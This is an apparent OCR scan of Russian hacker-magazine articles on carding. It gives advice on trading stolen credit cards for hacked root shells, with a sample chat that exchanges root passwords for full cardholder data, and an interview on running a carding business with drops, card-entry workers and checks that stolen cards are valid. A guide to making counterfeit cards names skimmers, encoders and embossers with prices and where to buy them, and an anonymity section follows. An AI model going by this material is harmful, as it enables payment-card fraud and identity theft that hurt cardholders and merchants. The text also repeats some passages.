Сразу же спрашивай у трейдера хост рута или шелла. Если он собирается сказать его только после того, как ты дашь ему свои кредy или еще что-то, то он риппер. А вот если ты выменяваешь у него рута, то проси тестовый шелл. Пусть он тебе его сделает. Предложи ему такую сделку: он дает тебе шелл, ты его тестишь, если тебе нравится скорость и прочие параметры машины, к примеру, наличие на ней компилятора (на некоторых его нет, и приходится тратить кучу времени, чтобы залить все необходимое для его установки), то ты даешь ему первую половину кред, в ответ он дает тебе рута, и ты, в свою очередь, отдаешь ему вторую половину кред. Этот вариант, на мой взгляд, оптимальный.

Нет никакой гарантии на BNC, потому что их создают на своих или взломанных шеллах. В таком случае трейдер, имея шелл, может спокойно удалить твой bnc, и тогда плакали твои кредy. Никогда не верь в то, что трейдер вышлет тебе кредy или какие-либо пароли по мылу через час или завтра. В 99% случаев этого не произойдет. Если ты выменяваешь у трейдера рута, то обрати внимание на то, vps он или нет. Если vps - зайди на хостинг, где он куп- »




лен, и посмотри, есть ли там панель управления аккаунтом. Если есть, требуй на нее (на панель управления) пароль. Поскольку, зная пароль к панели управления виртуальным сервером, можно сменить пароль рута, да и вообще сделать все что угодно. Еще бывает такая фишка, как тестовый аккаунт. Зайди, например, на www.rusonyx.ru, там ты сможешь получить рута на 2 часа. Это делается для того, чтобы ты хотя бы примерно оценил возможности их vps хостинга. После двух часов vps (Virtual Private Server) будет остановлен. Есть хостинги, которые дают тестовые серваки не на 2 часа, а порой на 2 недели (был один такой... закрыли его за то, что почти все покупки на нем были нелегальными).
Я сам часто использовал такой метод, даже скрипт написал, регистрирующий эти vps'ки. А еще вполне можно за одну кредy купить 5-6 vps'ок, каждая из которых продержится целый год. И это не будет считаться обманом. Проверено, поэтому советую! Также советую тебе покупать шеллы на ispserver.com. Но тут возникает маленькая проблема - покупать надо через PayPal. Креды в 60 процентах случаев проходят, но ответ о завершении регистрации (создания) сервера так и не поступает на e-mail, соответственно, и не создается. После одного такого использования кредy на ispserver.com, она обычно попадает в black list. И везде перестает проходить. По инету ходят непроверенные слухи, что ispserver.com просто кидают пользователей. Если ты им не позвонишь, сервак не создадут. А снимают они с каждой кредy около 100 баксов. Причем даже в том случае, если в дальнейшем они не создадут тебе сервер. В то время как через PayPal все прокатывает отлично (сам пробовал). Мне, правда, все-таки хлопнули аккаунт, так как я вбухал на счет сразу около $5000 =). Им это показалось подозрительным. В итоге, они временно постопили мой vps и написали на e-mail, чтобы я с ними контактировал. В каком смысле они употребили слово "контактировал", для меня осталось загадкой.

Пока я рассуждал, на связь со мной вышел русский трейдер (обрати внимание, не какой-нибудь там Джо или Майкл, а yIIIJIenoK, наш, советский трейдер, можно сказать трейдер новой формации ;)). Вот наш с ним диалог:

<yIIIJIenoK> хай мэн! Pag видеть русского трейдера на этом канале, нынче они как вымерли.
<Hi-Tech> угу, есть такое, тоже pag :). Что хочешь и что есть?
<yIIIJIenoK> есть кредy свежак, только что с интернет-магазина снял. Полная инфа, cvv2, mmn, dob, e-mai, tel (home + work), bank, bank phone, и естественно все остальное, кроме пин-кода, его, я к сожалению надыбать не смог, уж прости, брат. Зато к некоторым мылам с кред есть пароль и секурити квесчн с ответом. Могу сделать выборку по бинам или штату.
<Hi-Tech> у, если это на самом деле так, то я у тебя эти кредy могу за WM купить. И еще пару-тройку рутов отдам с cpanel на хостинге.
<Hi-Tech> раз ты так богат кредами, дай одну потестить. Я не риппер, к тому же у меня тут войс.
<yIIIJIenoK> предложи другие варианты, чтобы я не боялся, что ты меня обманешь, и чтобы ты тоже не считал меня риппером. Окей?
<Hi-Tech> окей, сейчас придумаю. (Здесь мне пригодился тот вариант, которым я поделился с тобой выше, только немного измененный.)
<Hi-Tech> давай сначала я обменяю тебе рутов на кредy. Делать это будем так: я тебе даю рута, но не даю пасс к cpanel. ты мне даешь кредy с cvv2, но без прочей инфы. я ее проверяю. Если она пашет, я отдаю тебе пасс на cpanel. ты его меняешь, тестишь. Если все ништяк, отдаешь мне прочую инфу о кредe, ну которая типа бонусная :). Потом я отдам тебе еще 3 рута без cpanel. Ты мне отдашь кредy, опять-таки без бонусной инфы. я тебе отдам пассы от их cpanel. Потом ты мне отдашь бонусную инфу о каждой из данных мне тобой кред. Я их проверю, если они пашут, то я

тебе пошлю Wmы и куплю у тебя кредy за реальные лавэ. За 10 вмов сколько кред сможешь дать?
<yIIIJIenoK> прекрасный вариант, хорошо придумал. я смогу тебе дать 4 кредy за 10Вмов. А если мне понравятся твои руты, то за каждого из них получишь не по одной кредe, а по две. Устраивает?
<Hi-Tech> еще бы!
<Hi-Tech> вот держи:
host: ****
login: root
passwd: H1-TecH-traDe; port: SSH**
<Hi-Tech> проверяй.
<yIIIJIenoK> погоди сек...
<Hi-Tech> оке
<yIIIJIenoK> работает, давай мыло или асю.
<Hi-Tech> асю на. Номер ***
<yIIIJIenoK> получил?**
<Hi-tech> да, получил, и проверил уже, работает нормально. Классные кредy.
<yIIIJIenoK> ну, убедился, что я не риппер? Я убедился, что ты реально трейдишься.
<Hi-Tech> да убедился;). Давай, чтобы все не затягивать, я тебе сразу все пассы на рутов и cpanel отдаю, а ты мне кредy в асю кидай. Пойдет?
<yIIIJIenoK> вполне.
<Hi-Tech> пассы на рутов и cpanel у тебя в асе. Проверяй. Меняй там мыло и пароль на свои.
<yIIIJIenoK> уже сменил. Все работает, руты реально скоростные! Держи бонусные кредy в асю. И бонусную инфу:)
<Hi-Tech> 10х, неплохо потрейдились
<yIIIJIenoK> aga
<yIIIJIenoK> teper' davay pokupay kredi esli hochesh. Moy WM ID: *****. Я тебе за 10вмов не четыре, а шесть кред дам, ты мне понравился :).**
<Hi-Tech> усе, бабло у тебя в кошельке.
<yIIIJIenoK> а кредy у тебя в асе. Проверь их.
<Hi-Tech> думаю, не стоит проверять, я уверен, что они валидные. Если тебе понадобятся еще руты или шеллы, стучи в асю, теперь ты знаешь мой номер.
<yIIIJIenoK> хорошо. Так и сделаю. Удачи тебе. Было приятно познакомиться.
<Hi-Tech> бб, мне тоже.
<yIIIJIenoK> бывай!



Хорошим вопросам требуются хорошие ответы.
Каждый день мы даем семь миллионов ответов миллиону любопытных граждан.
Мы находим для них лучшее в интернете. Пожалуйста, помогите нам.
Если у вас есть хороший ответ, разместите его на «Яндексе» — мы обещаем,
что его увидят только люди, задавшие соответствующий вопрос.
Это, собственно, и называется «контекстная реклама».

Купи слова.

Yandex
www.yandex.ru
adv@yandex.ru
Тел.: 748-10-33

Content:

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ТАЙНА БИЗНЕСА КАРДЕРА

CARDING-FAQ

В любом бизнесе много сложностей и нюансов. Кардерский не исключение. Одной твоей целеустремленности мало для реализации столь прибыльного дела, как вещевой кардинг. Как показывает практика, для того чтобы выйти сухим из воды, сперва надо набраться опыта и лишь потом претворять свои планы в жизнь.

Я решил взять интервью у известного в узких кругах JensMiller'а. Этот человек реально знает, как построить свое дело и что для этого требуется.

JensMiller, традиционный первый вопрос: в чем суть вещевого кардинга, и почему он приобрел такую популярность?

Дело в том, что вещевой кардинг - одно из самых интересных, и в то же время доступных течений. Если человек знает, что делает, и имеет в подчинении хороших работников, его бизнес пойдет как по маслу. Главное найти подходящую жертву и следить за безопасностью.

Это в теории. А как добиться этого на практике? Что за работники будут принимать участие в бизнесе кардера?

Вообще, для того чтобы более-менее централизировать свое дело, кардеру необходимо найти опытных дропов, вбивальщиков и качественный картон. И только после этого можно выполнять какие-либо кардерские действия.

Дропы? Что-то я даже не слышал о такой профессии ;). Что это за люди, и где их следует искать?

Дропы - это попросту те, кто подставляет свою задницу и обналичивает чеки. Кроме того, дроп занимается принятием и сбытом товара. В идеале, такой человек должен приносить кардеру реальные бабки, ну и, соответственно, получать некоторый процент от них. Что касается поиска, этот народ ищется в основном на форумах по работе либо рекомендуются знакомыми кардерами.

Если доказывают - судят?

Да, но, как я уже сказал, кардинг - всего лишь мошенничество. За это дают условный срок с конфискацией компа. За подробностями можешь заглянуть в уголовный кодекс - найдешь там много интересного ;). Кстати, судимостей за вещевой кардинг не так уж и много. В основном ловят за реал кардинг (подделка пластиковых карт). Здесь все довольно серьезно, вот, недавно взяли парней с поличным...

Чем занимаются вбивальщики?

Вбивальщики занимаются только вбивом информации о карте в интернет-магазинах либо аукционах. Они играют огромную роль в жизни кардера, особенно когда ему лень вбивать данные самому. Это, как правило, начинающие кардеры, которые получают за свою работу довольно неплохие деньги, а также набираются опыта. Опыт же в кардинге - вещь незаменимая.

Хотелось бы знать реальную зарплату таких подчиненных.

Если вбивальщик получает некоторую сумму за каждый успешный вбив (а он подразумевает успешную сделку), ему выдается от 2 до 5$ (так плачу я). С дропом рассчитываются процентом от сделки. Когда это проверенный рекомендованный чел, ему отваливают 40-50%. Если же чувак был найден на форуме, то, пожалуй, он сам не подозревает, что является дропом. В этом случае зарплата копеечная - 5-10% от сделки. Хотя это тоже зависит от проводимой махинации.

■ Автор выражает благодарность JensMiller (emailer@smtp.ru) за интервью. Этот человек познал непростые азы кардинга, а начинал как большинство кардеров – с работы вбивальщиком.

Ты затронул очень важный вопрос – валидность карты. Как проверить положительный баланс? Существуют ли для этого свои методы?

Да, конечно. И методов довольно много. Начиная от банальной проверки с помощью порносайтов (безбожно устарело) и заканчивая X-login'ами. Это, попросту, аккаунт на сайте www.authorize.net. Поиметь туда доступ непросто – обычно аккаунты продаются в различных местах, либо подбираются наудачу. Суть этого метода заключается в том, что сервер подает запрос банку, который отвечает, имеется ли сумма на карте. Хотя я считаю, что после всяких валидейшенов картон уже не является девственным, потому как все чекалки берут себе некоторый процент от запрошенной суммы. За услуги ;). Поэтому если чел, который распространяет картон, хорошо зарекомендовал себя – его товар не проверяется на валидность.

Почему? Обязательно поймают?

Если соблюдал анонимность – не поймают, но товар тебе не вышлют, это проверенный факт. Да и зачем ломать свои, когда существуют буржуйские ресурсы. Иностранцы народ наивный и охотно расстаются с деньгами.

С этим все ясно. Вернемся к третьему условию – качественному картону. Где взять валидные кредитки, и сколько они стоят?

Лучше картон добывать самому. Искать людей, которые выносят его с хостингов и инет-магазинов. Но это редко кому удается. В основном, карты продаются на буржуйских сетях типа DalNet и Efnet (большинство крупных каналов, кстати, были недавно прикрыты). Их распространяют проверенные люди, которые за счет этого живут. Картон считается качественным, если из 100 кредиток валидны не менее 95. Когда это условие нарушается, продавец обязан заменить товар.

В каких местах кардер меняет карты на товар? Можешь привести примеры ресурсов?

Не могу. Это закрытая информация и доступна она лишь проверенным людям. Скажу лишь одно – не стоит кардить российские магазины, это бессмысленно.

А теперь настало время для "интимного" вопроса. Какой заработок имеет кардер за месяц хорошей работы?

Как повезет. Все зависит от сделок, которые были успешно реализованы за промежуток времени. В основном совершается от десятка до сотни прибыльных сделок. При этом, если говорить о средней прибыли, кардер может получать от $1000 до $20000.

Раз уж мы заговорили о безопасности, тогда такой вопрос. Почему кадеров ловят – из-за плохих вбивальщиков и дропов или по собственной глупости?

Философский вопрос ;). Причины могут быть разными, но ловят в основном на мелочах (например, из-за захода с реального ip-адреса). Бывают и случаи, когда облажался дроп, тем самым подставив задницу кардера. Радует лишь то, что у нас в России кардинг приравнивается к обычному мошенничеству. Порой наши доблестные правоохранительные органы вообще с трудом представляют, как можно купить товар в интернете, да еще и расплатившись кредиткой. Но в любом случае, милиция пытается доказать, что кардер действительно осуществлял противозаконные махинации.

Что скажешь насчет безопасности? Можешь привести список полезных программ, которые помогают кардеру находиться в тени?

Да, могу. Но следует оговориться, что безопасность – это не проблема кардера, а задача вбивальщика. Он пользуется стандартным набором утилит, которые помогают ему в этом деле. Вот тебе заветный список ;) – среди программ есть и тулзы, которые юзает сам кардер.

SocksChain - создает цепочку прокси или Socks-серверов для анонимности (www.ufasoft.com/files/sockschain_setup.exe).
A4proxy - незаменимая прога при работе с HTTP-проксями. Находит валидные и анонимные из огромного списка (http://antichat.ru/soft/mwgA4Proxy252.FullRetail.zip).
PGP - Софтина для шифрования данных на диске. Как альтернативу могу предложить BestCrypt (www.jetico.com/bcrypt6.exe).

Одного софта мало. Можешь сказать, где берут анонимные Socks и Proxy-сервера? Или это тоже закрытая информация?

Покупают. Для этого существуют свои тематические ресурсы. Например, www.proxyboss.net. Вообще достать подобные вещи не проблема – нужно лишь иметь аккаунт на сайте, либо знать стоящих людей, которые всегда подкинут тебе мегабайтовый листик прокси-серверов ;).

»

Буржуин? Разве дропы не из России?

Нет. Как раз наоборот. Дропы, как правило, живут в USA и других странах. Наши ушлые представители могут кинуть кардера, как два байта переслать. Поэтому, если хочешь, чтобы твой бизнес процветал – учи иностранный язык, он тебе весьма пригодится ;).

Как гласит народная мудрость - главное вовремя остановиться. Актуально ли это для кардера?

Несомненно! Ловят именно из-за того, что кардер перегибает палку. Сначала он не может нарадоваться $1000, а потом ему становится мало $50000. В итоге, после очередной крупной сделки – плачевный итог. Поэтому не стоит жадничать, и тогда все будет ок.

Неплохо! Признаться, даже мне захотелось заняться таким прибыльным делом ;).

Не все так просто. За такие деньги и проблем себе можешь нажить. В Сети существовали и будут существовать крысы, которые так и норовят кинуть честного кардера на бабки. Я говорю в основном о дропах, они не всегда честный народ. Хотя может кинуть кто угодно – продавец картона, проксиков и даже вбивальщик. Я уже ничему не удивлюсь.

А как определить, что тебя собираются кинуть? Или наверняка сказать невозможно?

Конечно, никак. Как и в реальной жизни, человек не знает, кто его может кинуть ;). Это человеческий фактор. Как правило, кидалы заносятся в черный список, который просматривается всеми кардерами. В нем можно найти ник, аську и координаты дропа (хотя, что мешает чуваку сменить ник?). Для этого, перед приемом на работу, у чувака просят скан паспорта. Эту процедуру проводят также для устрашения – человек дважды подумает насчет кидалова, если его попросят отсканировать документ. Забавно, но кардеры сами иногда кидают дропов. Обещают им золотые горы, а затем забивают на них по полной. При этом наивный буржуин даже не способен ответить на кидалово.

Какие ресурсы ты бы посоветовал для изучения кардерского мастерства? Есть ли такие вообще?

www.carderplanet.net. На этом сайте есть все, что касается кардинга, не побоюсь этого слова. Там можно найти замечательные статьи, форум, где ежедневно обсуждаются проблемы кардинга, а также листы доверенных кардеров и кидал. Эта информация весьма полезна. Что примечательно, по кардингу пишут только в России и ближних странах СНГ. Это связано с тем, что за границей немного другие законы, поэтому кардерство там не прижилось.

На этой оптимистической ноте и завершим наше интервью. И последний вопрос: что бы ты хотел пожелать читателем журнала? Выбрать легкий, на первый взгляд, способ заработать на жизнь или не рисковать?

Этот путь далеко не легкий. Если кто привык воровать, то такая работа ему будет по душе. А когда жизнь только начинается, мой тебе совет - не лезь в это грязное дело, а заработай в другом месте. На худой конец, будь просто вбивальщиком, не больше.

Спасибо за замечательные ответы. Я думаю, теперь читатель поймет, что кардерство – действительно опасный бизнес, хотя и довольно прибыльный. От себя замечу, что я полностью согласен с автором – если тебе чужда воровство, не стоит заниматься этим делом. Наживешь меньше проблем на свою пятую точку.

Теперь ты понимаешь всю сложность бизнеса кардера. Начать и поддерживать свое дело очень сложно. Постоянно приходится сотрудничать с разными людьми и сталкиваться с кидалами. Но, несмотря на это, кардинг процветает и будет популярен до тех пор, пока не введут новые законы, которые будут жестоко пресекать подобную деятельность.

www.rambler.ru

Rambler®

рядом

Дмитриев Ярослав (clane@real.xakep.ru, ICQ 167921895, www.sources.ru)

СДЕЛАЙ КРЕДИТКУ СВОИМИ РУКАМИ

ОБОРУДОВАНИЕ ДЛЯ КАРДЕРА

В отличие от детей, кредитные карты делать гораздо сложнее. Кроме навыков и опыта, нужны и соответствующие девайсы. Основные принципы изготовления черпай из статьи, а остальное уже на практике.

ЧТО НУЖНО ДЛЯ ПРОИЗВОДСТВА КАРТ

Все начинается с исходного материала, собственно, подложки любой карточки. В народе для простоты называется пластиком или картоном. Купить пластик нужного размера с вклеенной магнитной полосой сейчас не проблема. Покупать стоит белый пластик, это позволит сэкономить на краске для принтера.

Купить пластик сейчас не проблема. Покупать стоит белый пластик, это позволит сэкономить на краске для принтера.

Чтобы из купленного пластика сделать полноценную карту, тебе придется помучиться со специальным оборудованием. Начинается все, как ты понимаешь, с печати изображений на карте. Для небольших тиражей (до 1000 штук) используется метод сублимационной печати.

Чтобы получить качественное изображение, которое не стыдно продемонстрировать своей девчонке или сокурсникам, тебе понадобится специальный принтер для печати на пластиковых картах. При выборе принтера надо внимательно изучить его характеристики. Принтеры делятся на следующие группы: монохромные и полноцветные, односторонние и двухсторонние (на двухстороннем можно печатать сразу обе стороны за один проход). Большинство принтеров имеют встроенные или опциональные (с возможностью докупить нужный блок) дополнительные функции: ламинатор, энкодер, эмбоссер, триппер, а также устройство для вклеивания голограммы и полосы подписи.

Энкодеры умеют записывать два вида карт - high и low coercivity. По сути, это высокая и низкая намагниченность. Имеет смысл купить энкодер, понимающий любые карты.

С последней функцией более или менее ясно, расскажу про остальные. Ламинатор требуется для того, чтобы после печати покрыть изображение специальной защитной пленкой, этот несложный процесс называется ламинацией. Энкодер поможет тебе записать дамп на магнитную карту, эмбоссер выдавит инициалы и "секретную" комбинацию цифр прямо на карте, а триппер (не путай с триппером) окрасит эмбоссированные символы.

ТЕХНОЛОГИЯ ПО ШАГАМ

Для изготовления полноценной карты надо реализовать несколько нехитрых операций:
- печать изображений на обеих сторонах карты;
- ламинация;
- эмбоссирование;
- типпинг;
- вклейка голограммы и полосы подписи;
- запись информации на магнитную ленту с помощью триппера.

СОВЕТЫ БЫВАЛОГО


С принтером все просто - главное, чтобы его разрешение было не менее 300dpi, он мог печатать без полей и не отрыгивал карты толщиной 0,75 миллиметра. Если принтер не соответствует хотя бы одному из перечисленных параметров, забудь о его существовании.

Не помешает поинтересоваться стоимостью расходных материалов, так как впоследствии это может вылиться в забавную сумму. Помимо стоимости, необходимо также поинтересоваться доступностью этих материалов, чтобы не летать потом за ними в Африку. Понятно, что noname всегда дешевле, но все же советую приобретать оборудование известных фирм. Лидеры в производстве сублимационных и термотрансферных принтеров - это Eltron и Fargo. Покупать только оригинальные (читай - родные) расходные материалы или нет - дело вкуса, но с родными качество гарантировано.

С эмбоссерами вообще элементарно. Здесь получаемое качество практически одинаково для всех моделей, цена зависит лишь от производительности и бренда. Самый простой - это ручной эмбоссер, не требует электропитания и прост в обращении.

При покупке типпера, так же, как в случае с принтером, уточни стоимость и доступность фольги именно для этой модели. А отдельный ламинатор вообще не нужен, проще купить принтер или эмбоссер со встроенным ламинатором. Отдельно ламинатор обойдется дороже, а времени на изготовление одной карты уйдет больше.

Энкодеры умеют записывать два вида карт - high и low coercivity. По сути, это высокая и низкая намагниченность. Имеет смысл купить энкодер, понимающий любые карты. И отдельное замечание по поводу траков - не гонись за энкодером, который записывает все три трака (магнитная полоса имеет три области,



называемые траками). Третий трак не читается практически ни одним ПОС-терминалом и уж тем более банкоматами. Так стоит ли переплачивать за бесполезную навороченность? Такой энкодер может понадобиться лишь для выпуска кредитных карт, дающих владельцам определенные скидки.


СКИМЕРЫ (РИДЕРЫ)

Название модели: TA-32 (скимер)

Память: 512 Кб (около 3000 дампов)
Траки: считывает 1, 2, 3
Питание: встроенная литиевая батарея, 50 часов беспрерывной работы
Подключение: USB
Размеры: 8,25x2,03x2,67 см
Все: 49 граммов
Цена: 1200 зеленых


■ Описание: этот ридер отличается хорошей работоспособностью, позволяет на лету считывать карты любой толщины и с любой плотностью записи. Позволяет считывать в обе стороны и с любой скорость. Термоустойчив, работает при температуре от 0 до 60 градусов. В комплекте идет программное обеспечение. Корпус сделан из суперпрочного пластика ABS, специально для тех, у кого трясутся руки.

■ Название модели:
PMR-202 (скимер)
■ Память:
128 Кб (около 1000 дампов)
■ Траки: считывает 1, 2
■ Питание: встроенная литиевая батарея, 50 часов беспрерывной работы
■ Подключение: USB
■ Размеры: 4,6x3x3,08 см
■ Вес: 54 грамма
■ Цена: 1190 зеленых
■ Описание: из фишек этого скимера можно отметить автоматическое отключение питания при долгом простое, защиту от нежелательных пользователей (защита паролем от несанкционированного доступа). В комплекте идет ПО для работы со скимером.



■ Название модели:
AMC-772 (энкодер)
■ Траки:
записывает и считывает 1, 2
■ Подключение: USB
■ Вес: 1,33 кг
■ Цена: 1000 зеленых
■ Описание: один их самых надежных, а следовательно, популярных энкодеров. Подключается к USB, что актуально в последнее время. Жизнеспособность магнитной головки составляет около миллиона проводок, тебе этого хватит и еще останется детям. В наборе идет стандартное ПО.

■ Название модели:
■ Matica Z1 (эмбоссер)
■ Размеры: 43x40x17 см
■ Вес: 17 кг
■ Цена: 4700 зеленых
■ Описание: идеальное решение, проверенное временем. Компактность, приятный дизайн, небольшие размеры и тихая работа. Z1 имеет автоматическую загрузку карт (на выходе готовые карты помещаются в выходной лоток для максимальной экономии пространства), внутреннюю систему диагностики и ЖК-дисплей, обеспечивающий непрерывный контроль работы. Рекомендуемая производительность: 300-500 карт в день. Совместим с окошками, подключение через USB.



■ Название модели: Matica Z
■ Tipper (типпер)
■ Размеры: 25x25x20 см
■ Вес: 3 кг
■ Цена: 1990 зеленых
■ Описание: Matica Z типпер - одиночное устройство для окрашивания эмбоссированных карт (точнее выдавленных символов на них). Чрезвычайно компактные размеры позволяют установить девайс в любое место. Очень прост в работе, задается необходимая температура и прижим для получения идеального результата. Жидкокристаллический дисплей, которым оснащен этот типпер, показывает текущее состояние машины и температуру. Кроме того, функция энергосбережения приводит к пониженному потреблению энергии при простое машины в режиме ожидания. Лента для окрашивания может быть различного цвета. Установка и замена картриджа для загрузки ленты производится элементарно. Скорость окрашивания составляет всего несколько секунд на одну карту!

■ Название модели:
■ Eltron P210i (принтер)
■ Размеры: 12,5x17x24 см
■ Все: 3 кг
■ Цена: 2195 зеленых
■ Описание: Eltron P210i может использоваться для печати удостоверений, предпечатных карт в цвете или монохромно. Годится для односторонней печати без полей. Штампует великолепного качества карты с разрешением 300 dpi, позволяет наносить штрих-коды, фотографии, графику или текст. Тихий в работе, маленький и легкий. Есть модификация с кодировщиком магнитной полосы. P210i поставляется с двойным интерфейсом для простоты интеграции в любой системе: USB и Parallel, либо USB и Serial.

W W W

ГДЕ КУПИТЬ

- http://shop.plastic-online.ru
- http://forum.carderplanet.net
- http://plasticard.webzone.ru

W W W

ГДЕ ПОЧИТАТЬ

- www.cvv.ru
- www.cardingworld.com
- www.carderplanet.net

Дмитриев Ярослав (clane@real.xakep.ru, ICQ 167921895, www.sources.ru)

АНОНИМНОСТЬ ПРЕЖДЕ ВСЕГО

СОФТ НА ВСЕ СЛУЧАИ ЖИЗНИ

Когда СМИ сообщают о поимке очередного кардера, первая мысль - скорее всего, взломщик халатно отнесся к собственной безопасности. Если не хочешь оказаться на его месте, позаботься о своем анонимном существовании.

ПРОКСИ-СЕРВЕР

Все типы proxy-серверов обычно делят на три категории: шлюзы, кеширующие и анонимные proxy-серверы.

Шлюзы чаще всего используются администраторами локальных сетей. Не давать же каждому пользователю "персональный" выход в глобальную сеть, вот и устанавливают прокси-сервер, чтобы удовлетворить за раз множество пользователей :). Но отсюда и своя особенность - ни один внешний узел сети не может установить соединение с клиентом, так как proxy-сервер не понимает, кому из пользователей предназначен этот запрос. И поэтому при работе со шлюзом возможен только один тип соединения - от клиента к серверу.

Все типы proxy-серверов обычно делят на три категории: шлюзы, кеширующие и анонимные proxy-сервера.

Админы таким образом ограничивают пользователей - множество программ (к примеру, ICQ) не будут работать, так как требуют двухсторонней установки соединения. Зато огромный плюс - повышенная безопасность.

Анонимные прокси позволяют скрыть свой подлинный IP-адрес при манипуляциях в инете и при повседневном просмотре веб-страниц, закачке софта и т.п.

Второй тип proxy-серверов - кеширующий. Его использование (добровольное) значительно ускоряет загрузку страниц, особенно при соединении с сильно перегруженными серверами либо на плохой линии. Идея ясна - сервер сохраняет любые получаемые данные на своем диске (в кеше), и если запрошенный клиентом ресурс уже находится в кеше, он "отдается" уже без обращения к удаленному серверу. Схема не подходит для часто обновляющихся ресурсов, но "умные" кеширующие прокси-серверы умеют с течением времени заново обращаться к удаленным серверам, проверять ресурс на наличие изменений и, соответственно, обновлять свой кеш.

